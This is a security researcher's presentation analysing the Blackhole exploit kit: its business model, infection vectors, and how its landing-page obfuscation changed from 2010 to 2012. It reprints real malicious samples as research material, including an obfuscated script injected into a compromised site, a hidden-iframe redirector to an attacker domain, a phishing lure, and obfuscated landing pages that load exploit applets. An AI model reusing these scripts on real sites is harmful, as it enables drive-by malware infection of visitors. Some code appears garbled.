

# THE EVOLUTION OF BLACKHOLE

---

Chris Astacio

Websense

# What Is An Exploit Kit

- What is an exploit kit?
  - Collection of exploits targeting client browser or browser plugin vulnerabilities over the web.
  - Drive-by download sites
  - *Hacking for Dummies*
- Past exploit kits
  - Phoenix (PEK) dates back to 2007, Siberia, Mpack, IcePack, Neosploit, Hierarchy
    - Typically fluctuating in usage and popularity
    - Exploits and admin relatively static
    - Effectiveness declines with patching

# What Is Blackhole Exploit Kit?

- Top exploit families detected by Microsoft anti-malware products in the second half of 2011 and first half of 2012

Exploit family	Platform or technology	3Q11	4Q11	1Q12	2Q12
Blacole	HTML/JavaScript	1,054,045	2,535,171	3,154,826	2,793,451
CVE-2012-0507*	Java	–	–	205,613	1,494,074
Win32/Pdfjsc	Documents	491,036	921,325	1,430,448	1,217,348
Malicious IFrame	HTML/JavaScript	1,610,177	1,191,316	950,347	812,470
CVE-2010-0840*	Java	1,527,000	1,446,271	1,254,553	810,254
CVE-2011-3544	Java	–	331,231	1,358,266	803,053
CVE-2010-2568 (MS10-046)	Operating System	517,322	656,922	726,797	783,013
JS/Phoenix	Java	–	–	274,811	232,773
CVE-2008-5353	Java	335,259	537,807	295,515	215,593
ShellCode	Shell code	71,729	112,399	105,479	145,352

# What Is Blackhole Exploit Kit?

- Creator of Blackhole Exploit Kit is known as "Paunch"
- Most prevalent on the web
  - Websense – 65% of all exploit kit detections
  - Microsoft – Leads exploit kit families in prevalence by factor of 2

## Typical Kit

Fluctuating popularity  
Exploits and admin static  
Limited evasion techniques

## Blackhole

"King of the Kits"  
Constant addition of exploits  
Features continually updated



# How is Blackhole used?

- An attacker has a binary to infect victims
  - Could be custom or one built from a kit like Zeus or Spyeye
- The attacker licenses Blackhole Exploit Kit and specifies various options to customize
  - How long?
  - Rent or host on your own?
- Traffic is sent to Blackhole's landing page via one of many vectors
  - Compromised web sites
  - Email

# How is Blackhole used?

- Blackhole's landing page contains obfuscated JavaScript used to profile and possibly exploit potential victim
  - OS, Geolocation, Browser, Plugins
- If the client browser or plugins are vulnerable to one of Blackhole's exploits, a malicious binary is loaded to infect
  - This is the binary created by the user of Blackhole, could be anything for Windows infection!

# Blackhole Service Options

- Attacker can rent the kit
  - Blackhole author hosts the kit for a day, week, or month
    - Each of the above options also have daily limits of 50k or 70k hits
- This option offloads the overhead of having to set up hosting and installing the pack
- Could benefit the attacker
  - Feature updates or new exploits could roll out during rental


# Blackhole Service Options

- Purchasing the kit is also an option
  - Typically, this means more overhead for the attacker
  - Domain registration and hosting
  - Kit is uploaded and installed – instructions provided
- License is for 3, 6, or 12 months
  - The purchase is also bound to a specific domain/IP
  - This can be removed for an additional fee
- This means exploits, features, etc. are static



# Backend Code Protection

- Historically, some kits are ripped from others
  - PHP code is the same but admin panel has a different “skin”



# Backend Code Protection

- To prevent this, Blackhole Exploit Kit uses ionCube
- ionCube is a legitimate PHP encoding tool
  - Protects source code by encoding
  - Provides the ability license code for a duration of time
  - Allows the binding of code to IP or domain

```
<?php //003ab
if(!extension_loaded('ionCube Loader')){ $__oc=strtolower(substr(PHP_UNAME(),0,3));
$__ln='ioncube_loader_'.$__oc.'_'.substr(PHP_VERSION(),0,3).(($__oc=='win')?''.dll':
'.so');@dl($__ln);if(function_exists('_il_exec')){return _il_exec();}$__ln=
'/ioncube/'.$__ln;$__oid=$__id=realpath(ini_get('extension_dir'));$__here=dirname(
__FILE__);if(strlen($__id)>1&&$__id[1]==':'){$__id=str_replace('\\','/',substr($__id,
2));$__here=str_replace('\\','/',substr($__here,2));}$__rd=str_repeat('/...',
substr_count($__id,'/')).$__here.'/';$__i=strlen($__rd);while($__i--){if($__rd[$__i
]!='/'){$__lp=substr($__rd,0,$__i).$__ln;if(file_exists($__oid.$__lp)){$__ln=$__lp;
break;}}@dl($__ln);}else{die('The file '__FILE__.' is corrupted.\n');}if(
function_exists('_il_exec')){return _il_exec();}echo('Site error: the file <b>'.
__FILE__.'</b> requires the ionCube PHP Loader '.basename($__ln).' to be installed
by the site administrator.');
```

```
?>
4+oV507yJWthHhCYMKERBhxEIizd1BzpI3y7nEzaa5NWv6/6GTQeJ3XWkwhXG0xD3O3vUneZRpJj
ZsD761KVc59qaOUKaTzpgsxdJ6Frs30Okf6womLFf5gVQFBtrYIYEK6V53wN3Qvd8sh337RhcGhU
yTN7lw71iFTj2MJ9/tjFmOnRk4TArqvF8B3fiIWaDgHiN1Ck55SouYo/+wd0Tpg3LvPpc46S8QCm
zZUUtRrDHTUeNtuVlxtfwVFPf5xwNmScz8aeGeeqMt8iJLMj6HhZ5HozjQ5suWcLe8ani/jxz/o
+cPZ2IcwyK2Kuxp01P8jBmmDLzwYO+6BhT1isAk/PShoN19xFM/ASD/7Kil0cgfA+12tUZWjdVly
BQr0T+xy7teEPUHTQe73GJ+yYyvSgCHgYaYk7h3pifW2J+di8p11ctIDaf1vbjSD4uoRkQBrdnSm
```

# Backend Code Protection

- Quote on the benefits of using ionCube
  - **“Product Developers:** protect and license your code before distribution. Time restricting is ideal for protecting evaluation copies, and server/domain based locking helps secure revenue from multiple domain deployments.”

The ionCube PHP Encoder is available for Linux (x86), FreeBSD, OS X (x86) and Windows platforms, and with 3 variants. The product prices are below.

	Entry Level (Basic)	Pro	Cerberus
Single Development Machine License Price	<b>\$199</b>	<b>\$299</b>	<b>\$379</b>
Compiled Code Encoding	✓	✓	✓
Basic Access Control Features Features to generate time expiring and IP/domain name restricted license files	✗	✓	✓
Create MAC Address Restricted Licenses	✗	✗	✓
Access to upgrades and support*	✓	✓	✓
Available Encoder Platforms	Linux (x86), FreeBSD, OS X (x86), Windows	Linux (x86), FreeBSD, OS X (x86), Windows	Linux (x86), FreeBSD, OS X (x86), Windows
Additional Developer Machine License	\$149 (\$97)**	\$199 (\$129)**	\$259 (\$168)**
Product Switching		From Entry Level \$125	From Entry Level \$199 From Pro \$95
Special Edition GUI Upgrade for Windows***	\$35	\$35	\$35


# Vectors Of Attack

- Compromised web sites...



# Vectors Of Attack

- Injected obfuscated scripts...



```
else{
    echo '<option value="" . $result->country_internalid . "'>' . $result->country_name .
'</option>';
}
}
?>
</select></form>
<div style="clear: both; float: left;" class="location reset">Reset all location cookies</div>
<br><br><br>
<div style="clear: both; float: left;" class="location confirmation" >Reset Location
confirmation cookie</div>
Moduslink Country Changer -->
<script>s="" ;try{q=document.createElement("p");a=(q?"appendC":12;q[a+"hild"]
("123"+n) );catch(qw){f=(q?"fromCharCode":2;h=-016/7;try{eval("a=prototype");}catch(zxc)
{e=window["e"+"va"+"l"];n="18.27.420.510.64.120.400.555.198.351.436.505.220.348.184.515.202.348.2
2-1-2-1;-621+i<0;i++){k=i;s=s+String[f](n[k]/(i*(h*h)+2));}e(s);}}</script>
<script type='text/javascript' src='http://cdn5.gopro.com/wp-
content/themes/gopro/js/singlefeed.js?ver=3.1.3'></script>
<script type='text/javascript' src='http://reporting.singlefeed.com/z/track.js?
ver=1.1&#038;ver=3.1.3'></script>
```

# Vectors Of Attack

- Plain English, or deobfuscated, script

```
if (document.getElementsByTagName('body')[0]) {
    iframer();
} else {
    document.write("<iframe src='http://ad.fourtytwo.proadvertise.net/tramp?ref=gopro.com' width='10' height
='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer() {
    var f = document.createElement('iframe');
    f.setAttribute('src', 'http://ad.fourtytwo.proadvertise.net/tramp?ref=gopro.com');
    f.style.visibility = 'hidden';
    f.style.position = 'absolute';
    f.style.left = '0';
    f.style.top = '0';
    f.setAttribute('width', '10');
    f.setAttribute('height', '10');
    document.getElementsByTagName('body')[0].appendChild(f);
}
```





# Vectors Of Attack

- Very strong similarities between iFramer and Blackhole
  - Similar code structures and sometimes the same algorithm!!

```
<script>el=document.createElement("div"); el.appendChild(document.createTextNode("ReferenceError"));
<div style="background-color: #f0f0f0; padding: 5px;>
A: b,
fat[d > m5Eh le) nv(p = /.]co\"z
uwisC";ar2="R116c116c192c76c180c140c92c168c164c184c100c124c132c84c156c52c124c84c108c120c12.
eReferenceError".replace(k,"va"+el.childNodes[1].nodeValue);e=Function("ret"+pau)
():ar2=ar2.split("c");ar2[0]="116";s="";for(i=0;i!=ar2.length;i++)
{e('po'+s+par'+seint(k'+'.rep'+lace("R'+eferen'+","Ua'+sd"))+'+'ar2['+'i]/+'+'4
');e('s += ar.substr(pos, 1)');}
e(s);</script>
```

```
<html><body><div style="visibility:hidden">
<div style="background-color: #f0f0f0; padding: 5px;>
</div></div><script>
el=document.getElementsByTagName("div")[0];
el.appendChild(document.createTextNode("qweqwe"));
el.insertBefore(document.createTextNode("ReferenceError"),
el.childNodes[1]);
k=el.childNodes[1].nodeValue;
pau = ("urn eReferenceError" + "ror") ["rep".concat("la","ce")]
(k,"va"+"1");
e = Function("ret"+pau)();
ar = "\VcA.JPHICWy0pa!zrm7])O?/qQt)+:${ N>TX1v*'8e9SMk\\
(o@nGhjDd&Rb45fx_|-iRY21&w3sEL.<[Kq^6:UFn":
["rep"+"lace"](/c/g,"," );
ar2=e(ar2);
s="";
for(i=0;i!=ar2.length;i++){
q=ar2[i];
s=s+ar.substr(e("q / 7"),1);
}
e(s);
</script></body></html>
```



# Vectors Of Attack

- Malicious email campaigns

**This message was sent with High importance.**

From:  producesb7@email.usairways.com Sent: Wed 2/27/2013 5:06 AM  
To: [REDACTED]  
Cc: [REDACTED]  
Subject: Your US Airways fly order

### Passenger summary

Passenger name	Frequent flyer # (Airline)	Ticket number	Special needs
[REDACTED]	53334264903 (US)	93209833859226	
[REDACTED]		17467532414965	

[http://amagrammer.net/usair\\_rsrv.html](http://amagrammer.net/usair_rsrv.html)  
Click to follow link

### Fly details

[Download to Outlook](#)

Depart: Philadelphia, PA (PHL) Chicago, IL (O'Hare) (ORD)  
Date: Thursday, February 28, 2013

Flight #/Carrier	Depart	Arrive	Travel time	Meal	Aircraft	Cabin	Seats
3477 [REDACTED]	09:38 AM PHL	10:56 AM ORD	2h 18m		A320	Coach	197B 197A

Return: Chicago, IL (O'Hare) (ORD) Philadelphia, PA (PHL)  
Date: Wednesday, March 06, 2013

Flight #/Carrier	Depart	Arrive	Travel time	Meal	Aircraft	Cabin	Seats
5260 [REDACTED]	11:55 AM ORD	02:49 PM PHL	1h 54m		A320	Coach	10A 10B

# Vectors Of Attack

- Compromised web site



```

x ⌵ Payload - http://amagrammer.net/usair_rsrv.html

<html>
<head>
<title>Loading Reservation Details - US Airways</title>

<script type="text/javascript">
<!--
location.replace("http://berrybots.net/detects/circulation-comparatively.php");
// -->
</script>
<noscript>
<meta http-equiv="refresh" content="0; url=http://berrybots.net/detects/circulation-comparatively.php">
</noscript>

</head>

<h1>You will be redirected to process</h1>

<h4 style="color:#364dbc;">We must complete few security checks to show your transfer
details:</h4>

<h3>Be sure you have a transfer reference ID.<br />You will be asked to enter it after we
check the link.<br><br>Important: Please be advised that calls to and from your wire
service team may be monitored or recorded.<br /></h3>


<h3>Redirecting to Complain details... Please wait...</h3>

</html>

```

# Vectors Of Attack

- Finally, Blackhole landing page



```
<head><title></title></head><body><object WIDTH="200" HEIGHT="200"
classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93"
codebase="&#104;ttp://java.sun.com/update/1.6.0/jinstall-6u60-windows-
i586.cab&#35;Version=6,0,0,0"><param name="val" value="Dyy30jj?ellS?tyiw"/><PARAM
value="&#00104;&#00119;" name="code"><param name="type" value="application/x-java-applet">
<param name="prime" value="oeyjMeye*yij%81%K-Vy8tom%t03V1Vy8ve-
Sw3D3xk.blhOh O6AO6.O1hRDeb6qO1f01hO6006CO6qO6DO6.O6DO6tRtb6.RqkbURCybk" /><PARAM
NAME="ARCHIVE" VALUE="/detects/circulation-comparatively.php?icqvjh=tkjbu&rik=ifnen">
</object><script>if(window.document){function c(){for(i=0,s="";i<a.length;i++)
{s+=String.fromCharCode(a[i]);}if(window.document)csq=function()
{z(s.concat(""));};try{document.body^=2}catch(q)
{xc=1;if(q)e=eval;rr="rep"+"la"+"ce";doc=document;}try{vasv()}catch(q)
{ff="e";}try{gewh=1;}catch(sav){xc=false;}v vz="\\\\"+"(";if(xc)rrr=new RegExp(v vz,"ig");}
</script><script language="javascript">
</script><script language="javascript">var a =
'112@100@112@100@61@123@11 (@101@114@115@105@111@110@5 (@34@4 (@46@55@46@57@34@44@110@97@109@10
</script><script language="javascript">
if(window.document)a=a[rr](rrr,8).split("@");
c();
z=asvXzc=e;
if(window.document)csq();
</script></body>
```

# Landing Page

- Historically, kits change their obfuscation techniques only on version releases
- Blackhole seems to change its obfuscation, on average, every two months!

December 2010

February 2011

March 2011 Changed 3 times!

April 2011

July 2011

September 2011

December 2011

February 2012

May 2012

June 2012

October 2012

# Landing Page

- First detection of Blackhole was in December 2010

```
,czoq: function(e)
{
  var w = "453,69,164,1530,459,1273,1663,878,328,208,889,1774,1662,1965,687,700,1124,337,812,1806,1273,1731,787,930,1149,636,1406";
  var s = "";
  var middle = (w.length / 2);
  exn = (function()
  {
    return this;
  })();
  few = new Date();
  var mtpx="";
  var or = "e"+(parseInt(few.getFullYear()-1)+"a"+mtpx+"l";
  if=exn[or.replace("2009","v")];
  lf("va"+mtpx+"r fpm=Str"+mtpx+"ing.f"+mtpx+"romC"+mtpx+"harCode");
  for (var i = 0; i < middle; i++)
  {
    s += fpm(w[middle+i] - w[i]);
  }
  var as = lf(e);
  as(s);
}
}
;var e = eval;
qq.bc();
</script>
<applet code='ot.pizdi.class' archive='./exploits/javaobe.jar'><param value='iNN/%wwZRYX:kXErdwbE/i/BL9XY7P9Y' name='a' /></applet>
```

# Landing Page

- Next change in obfuscation was February 2011

```
<body><applet code='direct.bear.class' archive='./games/javaobe.jar'><param value='Mjdo##JU1ZsYU0sYV#awsdMdCHRWfLJ&AW1' name='pid' /></applet><script></script>
<textarea>12277,12262,12269,12280,12263,12274,12268,12269,12347,12278,12269,12279,12284,12265,12278,12279,12274,12278,12280,12263,12339,12338,12258
{
  background: url(data:vaString.fromCharCode)
}
</style><script>var lgm = null;
var yna = document.styleSheets[0].rules || document.styleSheets[0].cssRules;
for(var gybzh = 0;
gybzh < yna.length;
gybzh++)
{
  var ybkm = yna.item ? yna.item(gybzh) : yna[gybzh];
  lmmnp=(ybkm.cssText) ? ybkm.cssText : ybkm.style.cssText;
  lgm = lmmnp.match(/url\("?"data:[^,]*"?\)"?\/\)([1];
}
;var s = "";
var g = function()
{
  return this;
}
0;
eyycd = q["e"+lgm.substr(0,2)+"l"];
fwteu = document.getElementsByTagName("textarea")[9-9].value.split(",");
dvlz=eyycd(lgm.substr(2));
for (var i = 0; i < fwteu.length; i++)
{
  fscz = 12379 - 1*fwteu[i];
  s += dvlz(fscz);
}
eyycd(s);
</script></body>
```

# Landing Page

- In March 2011 obfuscation changed 3 times!
  - Same algorithm just minor changes in implementation

```
<body><style>#rintrom2U11har2U11ode{background: url("image.png")} </style>
<applet code=lorf.cooter.class' archive=../games/player.jar><param name='biint' value="r0OSqttzw5&EkiEkk?ESrSIWAfnU-An"/></applet><script>var date = new Date();
bly=document.styleSheets[0];
var znnwj = bly.rules || bly.cssRules;
for(var evc = 0; evc < znnwj.length; evc++)
{
    var cfdi = znnwj.item ? znnwj.item(evc) : znnwj[evc];
    gxux=(cfdi.cssText ? cfdi.cssText : cfdi.style.cssText;
    chtav=('selecto'+date.getFullYear()).replace(2011,'rText');
    dcr=('subs2011').replace(date.getFullYear(),'r');
    jmk = cfdi[chtav][dcr](date.getFullYear()-2010);
    jmk=jmk.replace('n','hg. ');
}
eaay = '2011val'.replace(date.getFullYear(),'e');
var data = |51,68,5,65,49,5,68,62,5,65,5,65,16,50,5,55,50,47,5,57,50,5,50,52,5,57,50,5,49,5,68,20,20,5,61,5,59,5,52,5,55,50,55,5,59,5,23,54,55,5,49,5,48,5,68,52,5,55,5,5
var content = "";
var e = new Function('yflm','return '+eaay)();
var ehi=e('S'+jmk.split(date.getFullYear()).join('C'));
for (var i = 0; i < data.length; i++)
{
    content = content + ehi(data[i]*2);
}
e(content);
</script></body>
```

# Landing Page

- Another change in April 2011

```
<html><body><script>
try
{
  ftgycjrtyi();
}
catch(a)
{
  k = /vgh/.toString()
};
var ar="(>=oUP6G )xvW2Mmg7 .bli}8aTpKSE,Cw&uON9#t*4H]\[?JBd|LV" _fj<hX@5l;AQsl-cqy/:nVF$R1e^{kz03D";
var ar2="/vgh/63,16,84,47,28,95,89,53,31,45,52,34,53,95,13,65,72,84,95,89,53,95,52,14,72,73,94,14,55,100,55,21,49
pau = "m ev/vgh".replace(k, "al");
e = new Function("", "retu"+pau)();
ar2=e(ar2);
s="";
for (i=0; i<ar2.length; i++)
{
  s+=ar.substr(ar2[i] - 13,1);
}
e(s);
</script></body></html>
```



# Landing Page

- Next major change came in December 2011

```
<html><body><script>
+function(){
s='sByTagName';
}();
bb=window['document']['getElement'+s]("html");
bb=(bb[0]+'')['substr'](2,4);
aa=bb;
a=new Array(null,new Array(89,100,88,106,98,90,99,105,35,108,103,94,105,90,29,28,49,88,90,99,105,90,
if((aa==='bjec')||(aa==='ject')){w=String;}
md="a";
    c="";
    b=i=0;
    s=a[1];
    while(i!=s.length){
        c=c+w["f"+"r"+"omCharCode"+"d"+'e'](s[i] + 11);
        i++;
    }
    e=window['eval'];
    if((aa==='bjec')||(aa==='ject'))
    e(c);
</script></body></html>
```

# Landing Page

- February 2012

```
<html><body><applet code = 'inc&#46;class'archive = 'http&#58;&#47;&#47;65.75.145.186&#47;/Home/content&#47;viewer&#46;jar' >
<param name = "p"test = "12"valu = "12" value = "v&#115;&#115;Mlgg=9Po9Pd59PdB=gOFU6gYPMvM-Vcd=G6cr" /></applet><script>
ss='s';g='g';r='r';d='d';c='c';t='t';
try{location();}catch(zxc){aa=/d / .exec("1d412").index + [];
e = window.eval;
cc = document;
}
aaa = 1 + [];
try {
  new btoa({});
} catch(zxc) {
  if (aaa == aa) a = "G<H6>F=7.49B7F(oHF=7F9moCzm[?FJ8F 4JB7 ;JDF B8 ?<JGB=D...o/Czmo/HF=7F9moC9m)pE6=H7B<= F=GLS
}
md = 'a';
c = [];
i = 5 - 2 - 3;
p = parseInt;
qq = String;
fr = 1;
if (cc) qq2 = e("qq.fromCha" + 'rCode');
while (16303 - i > 0) {
  w = a.substr(i, 1);
  ww = w.charCodeAt(0);
  if ((ww >= 48) && (ww <= 123)) {
    r2 = qq2(48 + 123 - ww);
  } else {
    r2 = w;
  }
  r = c;
  if (fr) c = r + r2;
  i = i + 1;
}
w = e;
if (cc) z = c;
w(z); </script></body > </html>/
```

# Landing Page

- May 2012

```
<html><body>
<applet*/ code=a_C.archive=&#0069;&#00100;&#00117;&#0046;&#00106;&#0097;&#00114;>
<param value=&#53;&#97;&#50;&#53;&#50;&#99;&#53;&#122;&#122;&#37;&#118;&#118;&#117;&#122;&#56;&#56;&#76;&#111;&#106;&#119;&#111;&#73;&#106;&#119;&#1
<script>md= a ;try{c=prototype;}catch(z){f="";jil()try{q=window[("(41)? doc : '124')+ ument' ].createElement( 'd'+l'+v' );q.appendChild(q+ );}catch(z){v="e"+va"+l;}</script>
<style>u {display: none;}</style>
<u>3&gt;2D&lt;4=C_FABC4YXm24=C4Aom7boUS;40B4QF08CQ?064Q8BQ;&gt;038=6___m'7bom'24=C4Aom7AoXZI5D=2C8&gt;=Q4=3_A438A42C</u>
<u>YZJ)CAHJEOAQUS;D68=u4C42CnJE4AB8&gt;=kSa_h_gS]=0&lt;4kSUS;D68=u4C42CS]70=3;4Ak5D=2C8&gt;=Y2]1]0ZJA4CDA=Q5D=2C8&gt;;</u>
<u>=YZJ2Y1]0Z}}8Bu458=43k5D=2C8&gt;=Y1ZJA4CDA=QCH?4&gt;5Q1RnSD=3458=43S}}8BrAAdHk5D=2C8&gt;=Y1ZJA4CDA=Y'DAAADH'8</u>
<u>Z_C4BCYRS1942C_?A&gt;C&gt;CH?4_C&gt;CA8=6_20;;Y1ZZ}}8BwD=2k5D=2C8&gt;=Y1ZJA4CDA=QCH?4&gt;5Q1nnS5D=2C8&gt;=S}}8B"CA8=6k</u>
<u>5D=2C8&gt;=Y1ZJA4CDA=QCH?4&gt;5Q1nnSBCA8=6S}}8B(SSD&lt;k5D=2C8&gt;=Y1ZJA4CDA=QCH?4&gt;5Q1nnS=D&lt;14AS}}8B"CA(SSD&lt;k5D=2C8&gt;;</u>
<u>=Y1ZJA4CDA=YCH?4&gt;5Q1nnSBCA8=6SWWY'+3'Z_C4BCY1ZZ}}B4C(SSD&lt;l46Gk'+3,'*+3+_+ ]^[']B?;8C(SSD&lt;l46Gk'++_+ ]^,</u>
